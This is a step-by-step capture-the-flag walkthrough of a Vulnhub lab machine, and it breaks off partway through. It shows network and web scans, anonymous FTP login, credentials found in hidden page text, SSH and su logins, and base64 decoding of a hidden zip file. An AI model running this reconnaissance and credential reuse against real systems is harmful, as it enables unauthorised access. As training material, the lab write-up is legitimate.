Introduction

SECARMY OSCP GIVEAWAY MACHINE(downloded from Vulnhub.com)
THIS MACHINE HAS BEEN MADE AS PART OF THE SECARMY VILLAGE EVENT AND IS SPONSORED BY OUR GENEROUS SPONSOR OFFENSIVE SECURITY.
YOU ARE REQUIRED TO COMPLETE 10 TASKS IN ORDER TO GET THE ROOT FLAG.
MAKE SURE THAT YOU REGISTER ON https://secarmyvillage.ml/ IN ORDER TO
SUBMIT THE FLAG AS WELL AS HEAD OVER TO OUR DISCORD SERVER bit.ly/joinsecarmy
FOR FURTHER ASSISTANCE REGARDING THE MACHINE

For this lab we will be using (Kali Linux Machine Virtual Machine)

1. arp ping scan
2. Nmap scan
3. netcat scan
4. nikto
5. dirb


Objective

To Capture as many flags as possible

Steps

Step 1:
To use sudo privileges use the ***sudo -i*** command

Step 2:
Use ***arp-scan -l*** for network discovery
We will get a list of IP addresses and MAC addresses on the network



```
192.168.100.10  00:0c:29:fd:83:69      VMware, Inc.
```

This the IP address we are interested in

Step 3:
nmap -p- -sC -sV 192.168.100.10
-p- for Open ports -sC scripting -sV probe open ports to determine service & version
This will give us information about open ports.
To know more about registered ports visit:
https://www.iana.org/assignments/service-names-port-numbers/service-names-port-numbers.xhtml


```
Information gathered from nmap is:
     PORT      STATE     SERVICE   VERSION
->   21/tcp    open      ftp       vsftpd 2.0.8
ftp-anon: Anonymous FTP login allowed (FTP code 230) -> this
tell use that FTP
login is allowed.
->   22/tcp    open      ssh       Open SSH 7.6p1
->   80/tcp    open      http      Apache Httpd: 2.4.29
->   1337/tcp  open      waste?
```

Out of all this port I as an attacker would love three ports: FTP, SSH and 1337/tcp

Step 4:
Lets search the IP address on the internet and simultaneously trying to connect to the host using FTP connection and try to connect to the port 1337 using netscan


simply type ***mozilla 192.168.100.10*** on the terminal to get it

On a new terminal type ftp 192.168.100.10
Name: Anonymous Password: Press Enter Key, we now know that we are dealing with a UNIX system.



```
┌──(desibeats㉿kali)-[~/Desktop]
└─$ ftp 192.168.100.10
Connected to 192.168.100.10.
220 Welcome to the second challenge!
Name (192.168.100.10:desibeats): Anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> 
```

Lets use netscan to check port 1337



```
┌──(desibeats㉿kali)-[~/Desktop]
└─$ nc 192.168.100.10 1337

Welcome to SVOS Password Recovery Facility!
Enter the super secret token to proceed: 
```

In order to communicate through this port we need to find the super secret token


Step 5: We now do a dirb and nikto scan. We use two scans to make sure that incase one scan misses anything curcial, the second one takes care of it.
dirb scan syntax: ***dirb http://192.168.100.10***
nikto scan syntax: ***nikto -h http://192.168.100.10*** ; -h stands for host

we notice that dirb has given a more detialed scan and we go through each web directory
by pasting it into the URL for any clues we can find
List of Web Directories I got from the scan are as follows

```
DIRECTORY: http://192.168.100.8/anon/
->  http://192.168.100.8/anon/index.html
DIRECTORY: http://192.168.100.8/javascript/
->   http://192.168.100.8/anon/index.html
->-> http://192.168.100.8/javascript/jquery/jquery
```

We shall go through each directory by copying pasting them in the URL of our browser.


Luckily in the first page itself we find a clue as the web page says:



Welcome to the hidden directory!

Here are your credentials to make your way into the machine!

To view the following in an html format hit ctrl+u, this will help us view any item involved in the making of the webpage




```
<html>
<head>
<title>Totally Secret Directory</title>
</head>
<body>
<center><b style="font-size: 32px;">Welcome to the hidden directory! <br>
<br>
Here are your credentials to make your way into the machine!
<br>
<br>
<font color="white">uno:luc10r4m0n</font>
</b></center>
</body>
</html>
```

If we view closely we find something interesting: a possible username:password combination→ **uno:luc10r4m0n**

Step 6:


We now try to connect to the server using the open ssh port we found during our nmap scan



```
└─$ ssh uno@192.168.100.10
uno@192.168.100.10's password:

WELCOME TO THE SECARMY OSCP GIVEAWAY MACHINE!,

https://secarmy.org/village/

THIS MACHINE HAS BEEN MADE AS PART OF THE SECARMY VILLAGE
EVENT AND IS SPONSOSRED BY OUR GENEROUS SPONSOR OFFENSIVE
SECURITY. YOU ARE REQUIRED TO COMPLETE 10 TASKS IN ORDER TO
GET THE ROOT FLAG. MAKE SURE THAT YOU JOIN OUR DISCORD SERVER
(bit.ly/joinsecarmy) IN ORDER TO SUBMIT THE FLAG AS WELL AS
FOR SOLVING YOUR PROBLEMS OR QUERIES...

GOODLUCK!
uno@svos:~$ whoami
uno
uno@svos:~$ ls
flag1.txt  readme.txt
uno@svos:~$ cat flag1.txt
Congratulations!
Here's your first flag segment: flag1{fb9e88}


uno@svos:~$ ▌
```

We have conquered our 1st flag!

We now read the readme.txt file to check what does it say.




```
uno@svos:~$ cat readme.txt
Head over to the second user!
You surely can guess the username , the password will be:
4b3l4rd0fru705
uno@svos:~$ █
```

It gives us a hint by giving us the password for the next user which is **4b3l4rd0fru705**

---------------------Marks END of UNO(Flag 1)-------------------


Step 7: we now do: cd /home to access the home directory.
We see the following directories



```
uno@svos:/home$ ls
cero  cinco  cuatro  dos  nueve  ocho  seis  siete  tres  uno
uno@svos:/home$ █
```

Since uno is one of these folders we can assume that we need to hack into each folder and capture the flag. We can use trial and error or for people good with Spanish numbers can use dos as the username with the password we found.
Therefore our new username:password commination is
dos:4b3l4rd0fru705


In the same terminal we type su dos and enter the password we found. Once entered we check if we are actually dos.



```
uno@svos:/home$ su dos
Password:
dos@svos:/home$ whoami
dos
dos@svos:/home$ █
```

Looks like we are dos, we no access the dos folder from the home directory to capture our flag

Under the dos folder we find 2 .txt files and one directory
We start exploring




```
dos@svos:~$ ls
1337.txt  files  readme.txt
dos@svos:~$ cat 1337.txt
Our netcat application is too 1337 to handle..
dos@svos:~$ cat readme.txt
You are required to find the following string inside the files folder:
a8211ac1853a1235d48829414626512a
dos@svos:~$ 
```

Not sure what 1337.txt means but it does hint that we might have to use netcat.
However readme.txt folder indicates that we are required to find a file inside files folder to get our next clue

Step 8: We now escalate to the file folder and find multiple files, with one hint that we need to find a unique string. We can do that using grep command


On the same terminal type grep -r a8211ac1853a1235d48829414626512a this will helps us find the file containing that unique string.



```
file1360.txt  file1736.txt  file2110.txt  file2487.txt  file2862.txt  file3237.txt  file3612.txt  file3989.txt  file4363.txt  file4739.txt  file612.txt  file989.txt
file1361.txt  file1737.txt  file2111.txt  file2488.txt  file2863.txt  file3238.txt  file3613.txt  file398.txt   file4364.txt  file473.txt   file613.txt  file98.txt
file1362.txt  file1738.txt  file2112.txt  file2489.txt  file2864.txt  file3239.txt  file3614.txt  file3990.txt  file4365.txt  file4740.txt  file614.txt  file990.txt
file1363.txt  file1739.txt  file2113.txt  file248.txt   file2865.txt  file323.txt   file3615.txt  file3991.txt  file4366.txt  file4741.txt  file615.txt  file991.txt
file1364.txt  file173.txt   file2114.txt  file2490.txt  file2866.txt  file3240.txt  file3616.txt  file3992.txt  file4367.txt  file4742.txt  file616.txt  file992.txt
file1365.txt  file1740.txt  file2115.txt  file2491.txt  file2867.txt  file3241.txt  file3617.txt  file3993.txt  file4368.txt  file4743.txt  file617.txt  file993.txt
file1366.txt  file1741.txt  file2116.txt  file2492.txt  file2868.txt  file3242.txt  file3618.txt  file3994.txt  file4369.txt  file4744.txt  file618.txt  file994.txt
file1367.txt  file1742.txt  file2117.txt  file2493.txt  file2869.txt  file3243.txt  file3619.txt  file3995.txt  file436.txt   file4745.txt  file619.txt  file995.txt
file1368.txt  file1743.txt  file2118.txt  file2494.txt  file286.txt   file3244.txt  file361.txt   file3996.txt  file4370.txt  file4746.txt  file61.txt   file996.txt
file1369.txt  file1744.txt  file2119.txt  file2495.txt  file2870.txt  file3245.txt  file3620.txt  file3997.txt  file4371.txt  file4747.txt  file620.txt  file997.txt
file136.txt   file1745.txt  file211.txt   file2496.txt  file2871.txt  file3246.txt  file3621.txt  file3998.txt  file4372.txt  file4748.txt  file621.txt  file998.txt
file1370.txt  file1746.txt  file2120.txt  file2497.txt  file2872.txt  file3247.txt  file3622.txt  file3999.txt  file4373.txt  file4749.txt  file622.txt  file999.txt
file1371.txt  file1747.txt  file2121.txt  file2498.txt  file2873.txt  file3248.txt  file3623.txt  file399.txt   file4374.txt  file474.txt   file623.txt  file99.txt
file1372.txt  file1748.txt  file2122.txt  file2499.txt  file2874.txt  file3249.txt  file3624.txt  file39.txt    file4375.txt  file4750.txt  file624.txt  file9.txt
file1373.txt  file1749.txt  file2123.txt  file249.txt   file2875.txt  file324.txt   file3625.txt  file3.txt     file4376.txt  file4751.txt  file625.txt
file1374.txt  file174.txt   file2124.txt  file24.txt    file2876.txt  file3250.txt  file3626.txt  file4000.txt  file4377.txt  file4752.txt  file626.txt
file1375.txt  file1750.txt  file2125.txt  file2500.txt  file2877.txt  file3251.txt  file3627.txt  file4001.txt  file4378.txt  file4753.txt  file627.txt
dos@svos:~/files$ grep -r a8211ac1853a1235d48829414626512a
file4444.txt:a8211ac1853a1235d48829414626512a
dos@svos:~/files$ 
```

We see that file4444/txt contains the string and hence we explore it.

On exploring it, it directs us to look inside file3131.txt




```
She had that tint of craziness in her soul that made her believe she could actually make a differe
A purple pig and a green donkey flew a kite in the middle of the night and ended up sunburnt.
There are no heroes in a punk rock band.
The sky is clear; the stars are twinkling.
The beauty of the African sunset disguised the danger lurking nearby.

a8211ac1853a1235d48829414626512a
Look inside file3131.txt
dos@svos:~/files$ 
```

On accessing file3131.txt we notice a weird string which looks like an encoded string.
The string found is

UEsDBBQDAAAAADOiO1EAAAAAAAAAAAAAAAALAAAAY2hhbGxlbmdlMi9QSwMEFAMA
AAgAFZI2Udrg
tPY+AAAAQQAAABQAAABjaGFsbGVuZ2UyL2ZsYWcyLnR4dHPOz0svSiwpzUksyczP
K1bk4vJILUpV
L1aozC8tUihOTc7PS1FIy0lMB7LTc1PzSqzAPKNqMyOTRCPDWi4AUEsDBBQDAAAI
ADOiO1Eoztrt
dAAAAIEAAAATAAAAY2hhbGxlbmdlMi90b2RvLnR4dA3KOQ7CMBQFwJ5T/I4u8hrb
dCk4AUjUXp4x
IsLIS8HtSTPVbPsodT4LvUanUYff6bHd7lcKcyzLQgUN506/Ohv1+cUhYsM47huf
C0WL1WdIG4WH
80xYiZiDAg8mcpZNciu0itLBCJMYtOY6eKG8SjzzcPoDUEsBAj8DFAMAAAAAM6I7
UQAAAAAAAAAA
AAAAAAsAJAAAAAAAAAAQgO1BAAAAAGNoYWxsZW5nZTIvCgAgAAAAAAABABgAgMoy
JN2U1gGA6WpN
3pDWAYDKMiTdlNYBUEsBAj8DFAMAAAgAFZI2UdrgtPY+AAAAQQAAABQAJAAAAAAA
AAAggKSBKQAA
AGNoYWxsZW5nZTIvZmxhZzIudHh0CgAgAAAAAAABABgAAOXQa96Q1gEA5dBr3pDW
AQDl0GvekNYB
UEsBAj8DFAMAAAgAM6I7USjO2u10AAAAgQAAABMAJAAAAAAAAAAggKSBmQAAAGNo
YWxsZW5nZTIv
dG9kby50eHQKACAAAAAAAAEAGACAyjIk3ZTWAYDKMiTdlNYBgMoyJN2U1gFQSwUG
AAAAAAMAAwAo
AQAAPgEAAAAA

Step 9: Google string decoder online, it will redirect you to base64 decoder website. Paste the string on it and see if you get an actual string. Unfortunately in this case it wont show you that but the decoded string will give you a few readable sub strings




```
PK▯▯▯▯�����3�;Q����������������▯����challenge2/PK▯▯▯▯���▯�▯
�6Q����>����A�����▯����challenge2/flag2.txts���K/J,)�I,����+V����H-
JU/V��/-R(NM��KQH�IL▯��sS�J��<�j3#�D#�Z.�PK▯▯▯▯���▯
�3�;Q(����t����������▯����challenge2/todo.txt
�9▯�0▯▯��S��.�▯�t)8▯H�^�1"��K��I3�I�(u>▯�F�Q�������W
s,�B▯
�N�:▯����!b�8�▯�▯E��gH▯����LX����▯▯&r�Mr+������▯�▯
��:x��J<�p�▯PK▯▯?▯▯▯�����3�;Q���������������▯
�$���������▯���A�����challenge2/
� �������▯�▯����2$▯�▯��jM▯$2���▯�▯�▯PK▯▯?▯▯▯����▯�▯
�6Q����>����A�����▯�$��������� ����)����challenge2/flag2.txt
� �������▯�▯������k▯�▯����k▯�▯����k▯�▯PK▯▯?▯▯▯���▯
�3�;Q(����t����������▯�$��������� ���������challenge2/todo.txt
� �������▯�▯����2$▯$2���▯�▯$2���▯�▯�▯PK▯▯�������▯�▯�(▯���>
▯�����
```

This shows us that this string could actually be an encoded file, hence we need to decode it into files

To decode it into a file, Copy the string into a file and save it with a txt extension.
In my case I have saved it as build.txt
On a new tab in terminal type the following command


```
Base64 -d build.txt > dos.file
```

This command will decode the string in build.txt and convert it into a zip file called dos.file.




```
┌──(desibeats㉿kali)-[~/Desktop]
└─$ base64 -d build.txt > dos.file

┌──(desibeats㉿kali)-[~/Desktop]
└─$ file dos.file
dos.file: Zip archive data, at least v?[0×314] to extract

┌──(desibeats㉿kali)-[~/Desktop]
└─$ 
```

Unzip the file and you will get a directory named challenge2



```
┌──(desibeats㉿kali)-[~/Desktop]
└─$ ls
3792.c     challenge2  dos.file    hash1.hash  keyboard.pcapng  orangutan  rockyou.txt  shell
build.txt  code.py     golden_eye  hash.txt    LinEnum-master   Payload    s3cret.txt   SimplePHPQuiz

┌──(desibeats㉿kali)-[~/Desktop]
└─$ cd challenge2

